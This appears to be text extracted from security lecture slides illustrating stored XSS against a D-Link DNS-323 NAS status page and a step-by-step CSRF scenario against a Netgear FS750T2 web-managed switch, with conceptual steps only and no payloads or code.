
Stored XSS illustrated



Stored XSS illustrated



Stored XSS illustrated



Attack result



Product Page: DNS-323 Firmware Version: 1.05

D-Link®

DNS-323 // **SETUP** **ADVANCED** **TOOLS** **STATUS** **SUPPORT** **LOGOUT**

DEVICE INFO

DEVICE INFORMATION :
View a summary of device information here.

LAN INFO :

IP Address: 192.168.1.103
Subnet Mask: 255.255.255.0
Gateway IP Address: 192.168.1.1
Mac Address: 00:22:B0:64:03:6B
DNS1: 171.64.7.55
DNS2: 171.64.7.121



192.168.1.103
255.255.255.0
192.168.1.1
00:22:B0:64:03:6B
171.64.7.55
171.64.7.121




Netgear FS750T2

- ▶ Intelligent switch
- ▶ Configured via Web


CSRF illustrated





CSRF illustrated




I Administer the switch




CSRF illustrated




←
I Administer the switch




2 Browse the web



CSRF illustrated




←
I Administer the switch



2 Browse the web


3 Trigger POST (e.g. via Ads)



CSRF illustrated




4 Forward the bad post request



I Administer the switch



2 Browse the web



3 Trigger POST (e.g. via Ads)




CSRF illustrated



3 Trigger POST (e.g. via Ads)


4 Forward the bad post request



